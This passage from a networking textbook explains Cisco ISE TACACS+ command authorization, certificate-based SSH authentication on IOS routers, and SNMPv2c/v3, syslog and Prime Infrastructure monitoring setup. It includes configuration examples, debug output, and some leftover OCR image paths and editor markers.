

Figure 10-11. *TACACS policy set*

Not all network devices send the commands over the same way. The Live Logs help you determine how ISE received the command. In this example, we log in as a user in the HelpDesk group and try to run a command. In this example, we tried to log in as helpdesk_admin and run show ip inte br. However,

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673 authorization failed. If we look at the Live Logs, we can see exactly how the command was received by ISE
674 and add it to the command set:

```
675 Router3#ssh -vrf Mgmt -l helpdesk_admin  172.20.1.2
676 Password:

677 MgtSw#sh ip int br
678 Command authorization failed.

679 MgtSw#
```




Figure 10-12. *TACACS command failed authorization*

Certificate-Based Authentication and Authorization

Many organizations are moving away from usernames and passwords and are using certificates now. In many cases, the certificate is stored on a card, but the concept is the same. To support certificate authentication and authorization, we can configure the router to authenticate a user when it trusts a certificate and then pass the certificate to ISE using TACACS+ for authorization.

The first step is to configure the network device to trust the certificates:

```
! Configure network time to ensure network devices are in sync
! We are using a Mgmt VRF. We will explain VRFs in a later section
Router3(config)#ntp server vrf Mgmt 172.20.1.1
! Create a trustpoint. We will copy the trusted certificate text in the terminal
Router3(config)#crypto pki trustpoint CA
Router3(ca-trustpoint)#enrollment terminal
Router3(ca-trustpoint)#revocation-check none
```

```
! We will grab the CN from the certificates subject and use is as the username
! We will present that username to ISE in a later step
Router3(ca-trustpoint)#authorization username subjectname commonname
Router3(ca-trustpoint)#exit
Router3(config)#crypto pki authenticate CA

Enter the base 64 encoded CA certificate.
End with a blank line or the word "quit" on a line by itself

-----BEGIN CERTIFICATE-----
MIIDqzCCApOgAwIBAgIQSJO+3pJwNLpDrDxPJoFjujANBgkqhkiG9w0BAQ0FADBo
MRMwEQYKCZImiZPyLGQBGRYDY29tMRkwFwYKCZImiZPyLGQBGRYJZ29pbmd2aXJs
MRQwEgYKCZImiZPyLGQBGRYEYm9vazEgMB4GA1UEAxMXYm9vay1XSU4tRjI1SlIw
OUtWREOtQOEwHhcNMjAwNTAxMDEyNDM1WhcNMjUwNTAxMDEzNDMOWjBoMRMwEQYK
CZImiZPyLGQBGRYDY29tMRkwFwYKCZImiZPyLGQBGRYJZ29pbmd2aXJsMRQwEgYK
CZImiZPyLGQBGRYEYm9vazEgMB4GA1UEAxMXYm9vay1XSU4tRjI1SlIwOUtWREOt
QOEwggEiMAOGCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDmpSMCpDQ89Z8RwGu7
bUkwVZs438rGn65ot2RARZNOFZIdNOilMbSTeoL+YfP+FESeo+pemKD36Uo6El5m
VEFwOSgOPanUJoOlt3RqmtxP3d57GDEmsQli/ArU4O7lvYtLfl7R6nOya1pAKgOf
cmKvJc6POaVbDvx5rJEOPxAfi6mAtj8/bholiQLYdZN/qRGKAiIDhFkJscOECcga
MCO2naMZr4WV43Isxcc9bPrIURhZUDPqA7D3mu7RTNJ+OSkb5iiytcuWgK5OPObT
EyVLhmhiqqZBG4aCBCRdKlrD184OpN/Dz8v+SeE15AM+WxB/d5ZpJJHVzuudnak6
YIaVAgMBAAGjUTBPMAsGA1UdDwQEAwIBhjAPBgNVHRMBAf8EBTADAQH/MBOGA1Ud
DgQWBBRHxuog5LNXo77rKic3eGY2QmwYHjAQBgkrBgEEAYI3FQEEAwIBADANBgkq
hkiG9w0BAQOFAAOCAQEAGzANLLX8BmEuLR8bJkfWpqbjehFjbl2q+4M/qvNIG1Gn
FWydaHtMdsGuErlXP73KVeU6l132dEx8hyT9ncD6PQiD7R2a8zW8ZgGc/8+YCpYz
x9pzW3j7KGaCbAVRBNhqWXPAdHmvSXsOolxBTj4Ecp6baftlX1e1YT/J5VMVaZVO
3kwlOM45ky1QVP4wdQ6+WtWTz3a4tep6iA+aF+YkaiDr6DBicx++6+a55AMxZdFZ
9p6dtHUo4yXXWSOyUOI4bTYfdTjjEuqja6azMS8p4Si3KCW6VhcQuqmYbqltT8Bd
KYOeQfgMiOY4lyQGHg9egTljVAc7yKuNu9aEqqescw==
-----END CERTIFICATE-----

Certificate has the following attributes:
       Fingerprint MD5: 23E8246B 257A84D7 00379BB7 7D48CE35
      Fingerprint SHA1: A3D2A50B 7D0C281D A504D9A9 2A99CF04 07F53B56

% Do you accept this certificate? [yes/no]: yes
Trustpoint CA certificate accepted.
% Certificate successfully imported

Router3(config)#
! Configure SSH, if you haven't already
Router3(config)#crypto key generate rsa modulus 2048 label SSH-RSA usage-keys
The name for the keys will be: SSH-RSA

% The key modulus size is 2048 bits
% Generating 2048 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 2 seconds)
% Generating 2048 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)
```

```
Router3(config)#ip ssh rsa keypair-name SSH-RSA
Router3(config)#ip ssh version 2
Router3(config)#
*May 15 05:58:10.738: %SSH-5-DISABLED: SSH 2.0 has been disabled
*May 15 05:58:10.742: %SSH-5-ENABLED: SSH 2.0 has been enabled
Router3(config)#ip ssh time-out 60
Router3(config)#ip ssh authentication-retries 2
! Create the certificate authenticaiton profile
Router3(config)#ip ssh server certificate profile
Router3(conf-ssh-server-cert-profile)#user
Router3(conf-ssh-server-cert-profile-user)#trustpoint verify CA
Router3(conf-ssh-server-cert-profile-user)#exit
Router3(conf-ssh-server-cert-profile)#exit
Router3(config)#ip ssh server algorithm hostkey ssh-rsa
Router3(config)#ip ssh server algorithm authentication publickey
Router3(config)#ip ssh server algorithm publickey x509v3-ssh-rsa
! TACACS was pre-staged in this example
Router3(config)#do sh run | sec tac
aaa group server tacacs+ ISE_GROUP
 server name ISE
 ! You only need the following command if you are using a Mgmt VRF
 ! If you don't know what that is, you probably aren't using one
 ip vrf forwarding Mgmt
 ip tacacs source-interface GigabitEthernet4
tacacs server ISE
 address ipv4 172.20.1.25
 key 6 N\ffP^VY[NhKbbX]DNWTAQ_cS_gBTfbIH
 single-connection
Router3(config)
! TACACS is configured for authorization but not authentication
Router3#show run | sec aaa auth
aaa authorization config-commands
aaa authorization exec default group ISE_GROUP if-authenticated
aaa authorization commands 0 default group ISE_GROUP if-authenticated
aaa authorization commands 1 default group ISE_GROUP if-authenticated
aaa authorization commands 15 default group ISE_GROUP if-authenticated
aaa authorization configuration default group ISE_GROUP
! We add an authorization to make it work with certificates
Router3(config)#aaa authorization network ISE_LIST group ISE_GROUP
Router3(config)#crypto pki trustpoint CA
Router3(ca-trustpoint)#authorization list ISE_LIST
```

The next part is setting up the client. The SSH client must be configured to present a certificate for authentication. There are several SSH clients that support certificates. One example is SecureCRT. In SecureCRT, you can go to Options ➤ Global Options. After that, choose SSH. If you are using a certificate in a Windows certificate store, select CAPI and pick the certificate you wish to use. Uncheck the option to use the certificate as a raw key. We want to use X.509. This example assumes you already have user certificates configured and trusted by the trusted certificate authority.

If you haven't set up an ISE authorization rule set, it will fail. The following snippet from `debug crypto pki validation` and `debug tacacs` shows that we trust the certificate, but ISE refused to authorize it. In the case of this example, it is because the only TACACS rule we created was for switches in Location: Maryland. This is a router in Location: Colorado:

```
*May 15 06:45:37.313: CRYPTO_PKI: (A0003) Adding peer certificate
*May 15 06:45:37.314: CRYPTO_PKI: (A0003) Adding peer certificate
*May 15 06:45:37.315: CRYPTO_PKI: ip-ext-val: IP extension validation not required
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Check for identical certs
*May 15 06:45:37.315: CRYPTO_PKI : (A0003) Validating non-trusted cert
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Create a list of suitable trustpoints
*May 15 06:45:37.315: CRYPTO_PKI: (A0003) Suitable trustpoints are: CA,
*May 15 06:45:37.316: CRYPTO_PKI: (A0003) Attempting to validate certificate using CA policy
*May 15 06:45:37.317: CRYPTO_PKI: (A0003) Certificate is verified
*May 15 06:45:37.317: CRYPTO_PKI: Checking AAA authorization
*May 15 06:45:37.318: TPLUS: Queuing AAA Authorization request 8022 for processing
*May 15 06:45:37.318: TPLUS: processing authorization request id 8022
*May 15 06:45:37.318: TPLUS: Protocol set to None .....Skipping
*May 15 06:45:37.318: TPLUS: Sending AV service=pki
*May 15 06:45:37.318: TPLUS: Authorization request created for 8022(noc_admin)
*May 15 06:45:37.318: TPLUS: Using server 172.20.1.25
*May 15 06:45:37.319: TPLUS(00001F56)/0/NB_WAIT/7FD9AFD618F0: Started 5 sec timeout
*May 15 06:45:37.319: TPLUS:Write interest set for socket 0
*May 15 06:45:37.320: TPLUS(00001F56)/0/NB_WAIT: wrote entire 41 bytes request
*May 15 06:45:37.321: TPLUS:Write interest disabled for socket 0
*May 15 06:45:37.321: TPLUS: Would block while reading pak header
*May 15 06:45:37.350: TPLUS(00001F56)/0/READ: read entire 12 header bytes (expect 6 bytes)
*May 15 06:45:37.350: TPLUS(00001F56)/0/READ: read entire 18 bytes response
*May 15 06:45:37.351: TPLUS(00001F56)/0/7FD9AFD618F0: Processing the reply packet
*May 15 06:45:37.351: TPLUS: received authorization response for 8022: FAIL
*May 15 06:45:37.351: TPLUS:write block count is zero for socket 0
```

After we added the TACACS rule to ISE, the user was authorized, but we are not done yet. We need to add a custom attribute to the TACACS profile. Figure 10-13 shows the mandatory custom attribute cert-application=all. Without this in the profile, the network device will reject the certificate after receiving a PASSED authorization from TACACS:

```
*May 15 07:11:26.026: TPLUS: Queuing AAA Authorization request 8032 for processing
*May 15 07:11:26.026: TPLUS: processing authorization request id 8032
*May 15 07:11:26.026: TPLUS: Protocol set to None .....Skipping
*May 15 07:11:26.027: TPLUS: Sending AV service=pki
*May 15 07:11:26.027: TPLUS: Authorization request created for 8032(noc_admin)
*May 15 07:11:26.027: TPLUS: Using server 172.20.1.25
*May 15 07:11:26.027: TPLUS(00001F60)/0/NB_WAIT/7FDA1699CB78: Started 5 sec timeout
*May 15 07:11:26.028: TPLUS:Write interest set for socket 0
*May 15 07:11:26.029: TPLUS(00001F60)/0/NB_WAIT: wrote entire 41 bytes request
*May 15 07:11:26.029: TPLUS:Write interest disabled for socket 0
*May 15 07:11:26.030: TPLUS: Would block while reading pak header
*May 15 07:11:26.061: TPLUS(00001F60)/0/READ: read entire 12 header bytes (expect 18 bytes)
*May 15 07:11:26.061: TPLUS(00001F60)/0/READ: read entire 30 bytes response
*May 15 07:11:26.061: TPLUS(00001F60)/0/7FDA1699CB78: Processing the reply packet
*May 15 07:11:26.062: TPLUS: Processed AV priv-lvl=15
*May 15 07:11:26.062: TPLUS: received authorization response for 8032: PASS
*May 15 07:11:26.062: TPLUS:write block count is zero for socket 0
```



Figure 10-13. *Cert application configuration*

Monitoring/Logging

It is important to monitor your devices for health and security. One way to monitor devices is to log into each one and use `show` commands to look at various components and the local log file. A more pragmatic approach is to centralize monitoring and logging data in central locations. This simplifies analysis and provides an enterprise view of the data. Table 10-5 is a compilation of SNMP and Syslog commands.

Table 10-5. *SNMP and Syslog Commands* t5.1

Command	Description	
snmp-server community [*community*] **rw|ro** {*access_list*}	Creates an SNMPv1 or SNMPv2c community.	t5.3
snmp-server group [*group_name*] **v3 priv**	Creates an SNMPv3 group and specifies the use of privacy.	t5.4 t5.5
snmp-server user [*user_name*] [*group_name*] **v3 auth [sha|md5] priv [aes|des|3des]** [*privacy_password*]	Creates an SNMPv3 user.	t5.6 t5.7
snmp-server host [*host addr*] [*community*] {*trap types*}	Specifies an SNMP manager used as a trap destination.	t5.8 t5.9
snmp-server enable traps [*trap_type*]	Specifies which traps to enable.	t5.10
logging host [*host_addr*]	Configures a syslog destination using the default options.	t5.11 t5.12
logging facility [*facility_type*]	Specifies the facility level that syslog messages use.	t5.13

Simple Network Management Protocol

This section introduces the Simple Network Management Protocol (SNMP), discussing some of the history and providing configuration examples using SNMPv2 and SNMPv3. Network devices are SNMP clients, which send traps to and informs SNMP servers. The server component of SNMP is covered in Chapter 18.

AU12 SNMP operates by getting and setting the values of an object. The object's structure is defined in a Management Information Base (MIB). The MIB is a hierarchal namespace of object identifiers (OIDs). For example, the OID for the IP address field of an Ethernet interface on a router is 1.3.6.1.2.1.4.20.1.1. The numbers represent the index at each layer of the hierarchy, separated by periods. In this example, the hierarchy is as follows:

```
iso (1)
- org (3)
-- dod (6)
--- internet (1)
---- mgmt (2)
----- mib-2 (1)
------ ip (4)
------- ipAddrTable (20)
-------- ipAddrEntry (1)
--------- ipAdEntAddr (1)
```

SNMPv1 device agents and network management stations (NMSs) use five message types for communication. Two more message types were added with SNMPv2. Table 10-6 is a compilation of SNMP message types.

Table 10-6. *SNMP Message Types*

Message Type	Sender	Description
GetRequest	Manager	Requests to read data from a variable in the agent.
SetRequest	Manager	Requests to write data to a variable in the agent. This requires use of a community string with write permissions to the agent.
GetNextRequest	Manager	Gets information about the next object in a list of peer objects at a point in the MIB hierarchy. This can be used to walk the entire MIB.
Response (GetResponse)	Agent	Responses to the requests sent by the manager, including variable information and acknowledgements. This message type is called `Response` in SNMPv2, but `GetResponse` in SNMPv1.
Trap	Agent	Unsolicited information is sent to the manager based on triggers configured.
AU13 **GetBulkRequest**	Manager	This is similar to `GetNextRequest`. It was added in SNMPv2 to get multiple values in bulk.
InformRequest	Manager	This was added in SNMPv2 for acknowledgement of traps. SNMP uses UDP for communication. Since UDP does not provide acknowledgements, the application needs to provide its own reliability mechanism. This message is also important for manager-to-manager communication.

The port used for SNMP depends on the type of message. SNMP traps and InformRequests are sent by the managed devices to the NMS with a destination of UDP port 162. Get and set requests sent by the NMS to the managed devices are sent on UDP port 161. The level of authorization given to a request is managed using community strings, but this should not be considered secure. Not only are the strings passed in clear text, they are not linked to individual accounts.

SNMPv2 adds a robust security model, but the protocol has never gained acceptance. SNMPv2c is considered the de facto standard that replaced SNMPv1, but it does not improve on the security model. The primary things gained from SNMPv2c are manager-to-manager communication (which allows for hierarchies of management), reliability of traps, and 64-bit counters.

Even though SNMPv1 and SNMPv2c do not implement a robust security model, security can be improved by using access lists. An SNMP access list can be bound to a community string. This can prevent unauthorized hosts from reading SNMP, even if it has the community string. It can also restrict a read-only host from being able to write. The following example shows a configuration of SNMPv2c with access lists:

```
! Set up access lists
Router1(config)#ip access-list standard READSOURCE
Router1(config-std-nacl)#permit host 10.0.0.2
Router1(config-std-nacl)#exit
Router1(config)#ip access-list standard WRITESOURCE
Router1(config-std-nacl)#permit host 192.168.1.1
Router1(config-std-nacl)#exit
! Set up community strings
! The community string "public" is used for read only and is restricted to hosts in the
READSOURCE access list
Router1(config)#snmp-server community public ro READSOURCE
! The community string "private" is used for read write and is restricted to host in the
WRITESOURCE access list
Router1(config)#snmp-server community private rw WRITESOURCE
```

Now that the SNMP community strings have been created, you can test them. In the following example, you used an SNMP tool to query a device. The first test used the read-only community string with a `get-next-request`, and it received a successful response. The second set of packets attempted to use the read-only community string with a `set-request`, and it received a `noAccess` error. The third attempt used the read/write community string. Due to the access list for that community string, the router didn't respond to the request. Figure 10-14 is a packet capture of an SNMP packet.



Figure 10-14. *SNMPv2c authentication*

SNMPv3 added privacy and per-user authentication. This requires the creation of users, and groups help organize the users. Groups are available in older versions of SNMP, but they are more commonly used in SNMPv3. With SNMPv3, the groups are used to establish the privilege levels:

```
Router1(config)#snmp-server group V3GROUP v3 ?
  auth    group using the authNoPriv Security Level
  noauth  group using the noAuthNoPriv Security Level
  priv    group using SNMPv3 authPriv security level
Router1(config)#snmp-server group V3GROUP v3 authsn
Router1(config)#snmp-server group V3GROUP v3 priv
! Add the user to the group
Router1(config)#snmp-server user snmp_user V3GROUP v3 auth sha snmp_password priv aes 128
privacy_password
Router1(config)#
*May  3 22:42:24.917: Configuring snmpv3 USM user, persisting snmpEngineBoots. Please
Wait...
```

In SNMPv3, you can select whether you want to authenticate, encrypt, neither, or both. In the preceding example, you did both. When using authentication, you must ensure that you use the same hashing algorithm on both the agent and server. When using privacy, you must use the same encryption algorithm. In the preceding example, you used SHA1 for authentication and AES-128 for privacy. In the current version of IOS (15.3), you could have also selected MD5 for authentication and DES or 3DES for privacy.

Table 10-6 defined the message types, but didn't discuss traps in significant detail. Traps are sent by device agents based on the device configuration. The specific types of traps, and in many cases thresholds on those traps, that are sent to the manager are configured on the device. Traps are enabled using the command `snmp-server enable traps [notification-type] [notification-option]`. The trap destination is configured with the command `snmp-server host host-addr [traps | informs] [version {1 | 2c | 3 [auth | noauth | priv]}] community-string [udp-port port] [notification-type]`. When configuring SNMP traps, it is also best practice to set a source IP using the command `snmp-server trap-source [ip address | interface]`. Specifying the source helps consistency. Otherwise, it is possible

to have traps coming from different interfaces, and the manager might think they are different devices. In the following example configuration, traps are sent to the manager using SNMPv2c when configuration changes are made to the device:

```
Router1(config)#snmp-server host 10.0.0.2 traps ?
  WORD     SNMPv1/v2c community string or SNMPv3 user name
  version  SNMP version to use for notification messages

Router1(config)#snmp-server host 10.0.0.2 traps public
Router1(config)#snmp-server trap-source Ethernet 0/0
Router1(config)#snmp-server enable traps config
```

Syslog

Syslog is used to send log entries to a remote destination for archiving or for further analysis. By default, it uses UDP port 514. UDP-based syslog servers do not send acknowledgements, which makes it an unreliable protocol. To add reliability, it can also be configured using TCP. In the following example, the router is configured to send syslog messages using TCP port 601:

```
Router1(config)#logging host 10.0.0.2 ?
  discriminator         Specify a message discriminator identifier for this
                        logging session
  filtered              Enable filtered logging
  sequence-num-session  Include session sequence number tag in syslog message
  session-id            Specify syslog message session ID tagging
  transport             Specify the transport protocol (default=UDP)
  vrf                   Set VRF option
  xml                   Enable logging in XML
  <cr>

Router1(config)#logging host 10.0.0.2 tr
Router1(config)#logging host 10.0.0.2 transport tcp ?
  audit                 Set this host for IOS firewall audit logging
  discriminator         Specify a message discriminator identifier for this
                        logging session
  filtered              Enable filtered logging
  port                  Specify the TCP port number (default=601)
  sequence-num-session  Include session sequence number tag in syslog message
  session-id            Specify syslog message session ID tagging
  xml                   Enable logging in XML
  <cr>

Router1(config)#logging host 10.0.0.2 transport tcp
Router1(config)#
```

Facilities are a way to organize syslog messages. By default, Cisco routers use the local7 facility. In some cases, you may want to use another facility. For example, you may want to organize core WAN devices by sending their logging to facility local6 while sending CAN routers to local7. To change the facility, use the `logging facility [facility_type]` command:

```
Router1(config)#logging facility ?
  auth    Authorization system
  cron    Cron/at facility
  daemon  System daemons
  kern    Kernel
  local0  Local use
  local1  Local use
  local2  Local use
  local3  Local use
  local4  Local use
  local5  Local use
  local6  Local use
  local7  Local use
  lpr     Line printer system
  mail    Mail system
  news    USENET news
  sys10   System use
  sys11   System use
  sys12   System use
  sys13   System use
  sys14   System use
  sys9    System use
  syslog  Syslog itself
  user    User process
  uucp    Unix-to-Unix copy system
```

You usually don't want to send everything to a syslog server. The most common method to determine which messages to forward is setting the maximum severity level. You can also use discriminators and filter scripts, but those techniques are out of the scope of this book. Table 10-7 describes each level of logging available.

t7.1 ***Table 10-7.*** *Logging Levels*

Level	Description
0 – emergency	System unusable.
1 – alert	Immediate action needed.
2 – critical	Critical condition.
3 – error	Error condition.
4 – warning	Warning condition.
5 – notification	Normal but significant condition.
6 – informational	Informational message only.
7 – debugging	Appears during debugging only.

By default, Syslog receives messages that range from emergency to informational. Use the `logging trap [severity]` command to change the maximum severity:

```
Router1#show logging  | include Trap
    Trap logging: level informational, 70 message lines logged
Router1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#logging trap ?
  <0-7>          Logging severity level
  alerts         Immediate action needed           (severity=1)
  critical       Critical conditions               (severity=2)
  debugging      Debugging messages                (severity=7)
  emergencies    System is unusable                (severity=0)
  errors         Error conditions                  (severity=3)
  informational  Informational messages            (severity=6)
  notifications  Normal but significant conditions (severity=5)
  warnings       Warning conditions                (severity=4)
  <cr>

Router1(config)#logging trap errors
```

Prime Infrastructure Overview

Cisco Prime Infrastructure is a useful tool for monitoring and managing your network. We introduced it in Chapter 7, and we will discuss it again in Chapter 18. The focus of Chapter 18 is analyzing network performance with tools such as Prime Infrastructure. This section focuses on monitoring the infrastructure for faults and compliance and with pushing configuration changes.

Prime Infrastructure was created by merging a wireless monitoring tool with a LAN management tool. The out-of-the-box configuration is very wireless centric, but it can be customized for an environment which does not use wireless. The landing page of Prime is organized by dashboards. Dashboards typically have a series of metric dashlets along the top and customizable detailed dashlets below that.

The metric dashlets give you a quick view of your infrastructure state. In Figure 10-15, we see that there are eight network devices managed by Prime, but two of them are unreachable. If we click the Unreachable category, we can drill down to get additional details.



Figure 10-15. *Prime Infrastructure metric dashlets*

We also see Alarm Summary in this metric dashboard. Did you notice that there are four minor alarms? If we drill down, we can see the alarms that were forwarded by the network device. Figure 10-16 shows an example of this. In this view, we can acknowledge, clear, suppress, or assign the alarm. Assigning the alarm is useful for workflow purposes where you need an administrator to work on the issue.



Figure 10-16. *Prime Infrastructure alarms*

The ability to configure devices directly from Prime Infrastructure, compare versions of configurations, or check for compliance against a set of rules makes it a first stop for configuring your network. Configuration of a device in Prime can be done manually or through the use of templates. It is best practice to use templates whenever possible. This ensures consistency throughout your infrastructure.

Figure 10-17 shows an example of manually creating a GRE (Generic Routing Encapsulation) tunnel on a router. The administrator fills in the fields using the graphical interface. Prime Infrastructure will convert the configuration to CLI commands and push it to the router.

